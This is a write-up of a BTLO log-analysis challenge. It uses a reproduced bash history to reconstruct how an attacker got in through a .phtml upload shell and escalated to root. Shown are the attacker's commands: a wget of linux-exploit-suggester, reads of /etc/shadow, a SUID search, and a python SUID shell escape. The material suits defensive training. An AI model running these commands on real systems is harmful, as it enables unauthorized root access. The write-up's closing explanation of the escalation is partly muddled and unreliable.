Log Analysis – Privilege Escalation

Contents

Scenario.. 2

Pre-requisites.. 2

Initial thoughts from scenario.. 2

Challenge Questions.. 2

What user (other than 'root') is present on the server?.. 2

What script did the attacker try to download to the server?.. 3

What packet analyser tool did the attacker try to use?.. 3

What file extension did the attacker use to bypass the file upload filter implemented by the developer?.. 3

Based on the commands run by the attacker before removing the php shell, what misconfiguration was exploited in the 'python' binary to gain root-level access? 1- Reverse Shell ; 2- File Upload ; 3- File Write ; 4- SUID ; 5- Library load.. 4

Scenario

A server with sensitive data was accessed by an attacker and the files were posted on an underground forum. This data was only available to a privileged user, in this case the 'root' account. Responders say 'www-data' would be the logged in user if the server was remotely accessed, and this user doesn't have access to the data. The developer stated that the server is hosting a PHP-based website and that proper filtering is in place to prevent php file uploads to gain malicious code execution. The bash history is provided to you but the recorded commands don't appear to be related to the attack. Can you find what actually happened?

Pre-requisites

- Load kali
- Run sudo apt update && sudo apt -y upgrade > reboot
- Change network to host only instead of NAT – to restrict network so malware inside the pcap is contained within the VM
- Load Wireshark and open the pcap file


Initial thoughts from scenario

- N/A

Challenge Questions

What user (other than 'root') is present on the server?

- Answer: Daniel




```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ cat bash_history
nano index.php
touch test.php
rm test.php
cd ../
ls
ls -la
rmdir bck/
rm -rf bck/
cd html/
cd uploads/
ls -la
pwd
id
whoami
ls
cd /root
cd /
ls -la
cd /home
ls
cd /home/daniel/
ls -la
su root
```

Reviewing the bash history shows the list of commands used by the attacker. We can see to “cd” commands, first to root and then to /home/Daniel. As there are no other users referenced in the file we know the answer if Daniel.

What script did the attacker try to download to the server?

- Answer: linux-exploit-suggester.sh


kali@kali: ~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ cat bash_history | grep "wget"
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -
O les.sh

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ cat bash_history | grep "curl"

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ |
```

Given the question asks about downloading, and the file shows commands used we can assume the download was done using a command line tool. Two common tools are Wget and cURL, we try a grep for both, with wget getting a match.

The answer is in the wget command: linux-exploit-suggester.sh

What packet analyser tool did the attacker try to use?

- Answer: tcpdump


kali@kali: ~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ cat bash_history | grep "wire"

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ cat bash_history | grep "tcp"
tcpdump

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ |
```

Two common tools are Wireshark and TCPDump, we try a grep for both, with tcpdump getting a match.

The answer is in the output: tcpdump

What file extension did the attacker use to bypass the file upload filter implemented by the developer?

- Answer: .phtml




```
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null
/bin/bash -i
cat /etc/fstab
cat /etc/passwd
cat /etc/shadow
find / -type f -user root -perm -4000 2>/dev/null
./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
rm /var/www/html/uploads/x.phtml

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Log Analysis - Privilege Escalation]
└─$ |
```


Reviewing the end of the bash history, was see use of "rm" to remove a file called x.phtml.

Based on the commands run by the attacker before removing the php shell, what misconfiguration was exploited in the 'python' binary to gain root-level access? 1- Reverse Shell ; 2- File Upload ; 3- File Write ; 4- SUID ; 5- Library load

- Answer: 4



```
60 cat /etc/shadow
61 find / -type f -user root -perm -4000 2>/dev/null
62 ./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
63 rm /var/www/html/uploads/x.phtml
64
```



```
23 su root
24 find / -name perl*
25 find / -name python*
26 python
27 python -c 'import pty; pty.spawn("/bin/sh")'
```

Root account accessed on line 23, and Python was used to spawn a shell in /bin/sh on line 27. Line 62 shows Python was used to create the shell and the SUID shows who has permissions to a file. By creating a shell in that location, root access is granted, allowing the malicious file to be uploaded.